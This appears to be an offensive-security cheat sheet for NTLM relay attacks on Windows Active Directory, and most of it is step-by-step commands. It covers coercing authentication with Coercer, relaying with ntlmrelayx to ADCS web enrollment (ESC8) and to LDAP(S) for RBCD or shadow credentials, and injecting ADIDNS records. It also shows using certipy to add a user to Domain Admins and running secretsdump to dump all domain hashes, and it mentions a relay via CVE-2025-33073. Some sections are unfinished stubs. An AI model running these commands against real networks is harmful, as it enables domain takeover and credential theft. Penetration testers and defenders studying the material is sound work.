NTLM Relaying Tips and Tricks
NTLM Relay Cheat Sheet

Note: The cheat sheet assumes modern Windows with NTLMv2 being used. NTLMv1 acts the same as HTTP and can be relayed to anything indicated by the “1”. When relaying NTLMv1 using ntlmrelayx you must use the --remove-mic flag in most cases (such as SMB->LDAP).
Coerced Authentication via RPC Methods (PetitPotam, ShadowCoerce, DFSCoerce, SpoolSample, etc.)
Coercer A python script to automatically coerce a Windows server to authenticate on an arbitrary machine through 12 methods. It also works well using a SOCKS5 proxy. Remember to use the --auth-type {smb,http} flag if HTTP is desired. It can almost always coerce SMB auth, and sometimes HTTP (via WebDAV) if the WebClient service is running.
NetExec can check for the WebClient service, and also coerce auth with various methods similar to Coercer. Its me 2nd choice.
ntlmrelayx is the de facto relaying tool. It can capture auth on a wide range of protocols, relay to a wide range of services, and automatically perform many attacks.
SMB -> ADCS HTTP(S) (also known as ESC8)
Step 1: Checking for ADCS Web Enrollment
Certipy will check, but a manual check is sometimes worth it too.
curl -X GET -I http://servername/certsrv/certrqus.asp
curl -X GET -I http://servername/certsrv/certfnsh.asp

curl -X GET -I https://servername/certsrv/certrqus.asp
curl -X GET -I https://servername/certsrv/certfnsh.asp
Step 2: Set up the NTLM Relay to ADCS Web Enrollment
sudo -E env PATH=${PATH} ntlmrelayx.py -smb2support --adcs --template DomainController -t https://ADCS.LAB.LOCAL/certsrv/certfnsh.asp
Step 3: Coerce SMB authentication from a DC to the NTLM Relay Server
coercer coerce -u 'lowpriv' -p 'password' -d 'LAB.LOCAL' -l 192.168.1.100 -t DC01.LAB.LOCAL
Step 4: Get a TGT with the Cert
certipy auth -pfx DC01.pfx -no-hash -dc-ip DC01.LAB.LOCAL
Alternatively, add yourself to the DA groups
certipy auth -pfx DC01.pfx -domain LAB.LOCAL -dc-ip 10.0.0.1 -ldap-shell
> add_user_to_group `lowpriv` 'Domain Admins'
Step 5: Use the TGT to DCSync
export KRB5CCNAME=DC01.ccache
secretsdump.py -k -no-pass -just-dc -outputfile hashes 'LAB.LOCAL/DC01$@DC01.LAB.LOCAL'
HTTP (WebDAV / WebClient) -> LDAP(S)
Step 1: Check LDAP Signing and Channel Binding
There are exactly 2 configurations. Secure: Every DC has "LDAP Signing Enforced" AND "Channel Binding Required". Insecure: At least 1 DC does not enforce LDAP signing OR require channeling binding.
netexec ldap DC01.LAB.LOCAL -u 'lowpriv' -p 'password' -d 'LAB.LOCAL'
Step 2: Checking for the WebClient (WebDAV) Service
The Windows WebClient service can be used to determine if coerced auth via WebDAV (HTTP) will work. Any Domain User can determine if that service is running to find good potential relay victims.
- Linux: https://github.com/Hackndo/WebclientServiceScanner
- Linux: https://github.com/Pennyw0rth/NetExec
- Windows: https://github.com/MorDavid/SharpWebClientScanner
netexec smb ~/computers.csv -u 'lowpriv' -p 'password' -d 'lab.local' -M webdav
You can send out auth using WebDAV with different ports, and HTTP/HTTPS like so:
dir \\hashleak\folder
dir \\hashleak@8443\folder
dir \\hashleak@SSL\folder
dir \\hashleak@SSL@8443\folder
Step 3: ADIDNS (Active Directory Integrated DNS) Record Creation via LDAP(S)
python3 dnstool.py -u 'LAB.LOCAL\lowpriv' -p 'password' -a add -r hashleak -d 192.168.1.100 DC01.LAB.LOCAL
If it fails, you sometimes need to use:
--forest              Search the ForestDnsZones instead of DomainDnsZones
--legacy              Search the System partition (legacy DNS storage)
Step 4: (Optional) Machine Account Creation (SeMachineAccount and MachineAccountQuota)
Only needed if using Resource-based Constrained Delegation (RBCD) instead of Shadow Credentials. Also see (Exploiting RBCD Using a Normal User Account*)[https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html] and https://github.com/GhostPack/Rubeus/pull/137
addcomputer.py -dc-host DC01.LAB.LOCAL 'LAB.LOCAL/lowpriv:password'
Step 5: Setup the HTTP -> LDAP(S) NTLM Relay
Use ldap:// if LDAP Signing is not enforced. Use ldaps:// if Channel Binding is not require. Use whatever you want if both options are available.
# RBCD with a pre-made machine account:
ntlmrelayx.py -smb2support --delegate-access --escalate-user 'DESKTOP-VFCC8CFG$' --no-validate-privs -t ldap://DC01.LAB.LOCAL

# RBCD with automatic machine account creation:
ntlmrelayx.py -smb2support --delegate-access --no-validate-privs -t ldap://DC01.LAB.LOCAL

# Shadow Credentials
ntlmrelayx.py -smb2support --shadow-credentials -t ldap://DC01.LAB.LOCAL
Step 6: Coerce Authentication from a WebClient Computer
coercer coerce --auth-type http -u 'lowpriv' -p 'password' -d 'LAB.LOCAL' -l hashleak -t TARGET.LAB.LOCAL
Coerced Authentication via Spoofing Attacks (LLMNR, NBT-NS, MDNS, DHCPv6 DNS takeover, ARP, etc.)
A number of Windows and network protocols can be leveraged to misinform a victim device performing a hostname query, this can lead to the victim device performing NTLM authentication to an attacker controlled machine.
- todo
Coerced Authentication via Share Poisoning (.lnk, .url, .library-ms, .searchConnector-ms, etc.)
You can poison writable SMB shares with hash leak files, that when viewed in Windows Explorer (the directory content, not the file itself) the victim account with perform NTLM authentication to an attacker controlled machine.
- todo
Other Attacks
CVE-2025-33073
If computers are missing CVE-2025-33073, and doesn't require SMB signing, you can relay SMB->SMB using CVE-2025-33073. This effectively gets admin on the computer.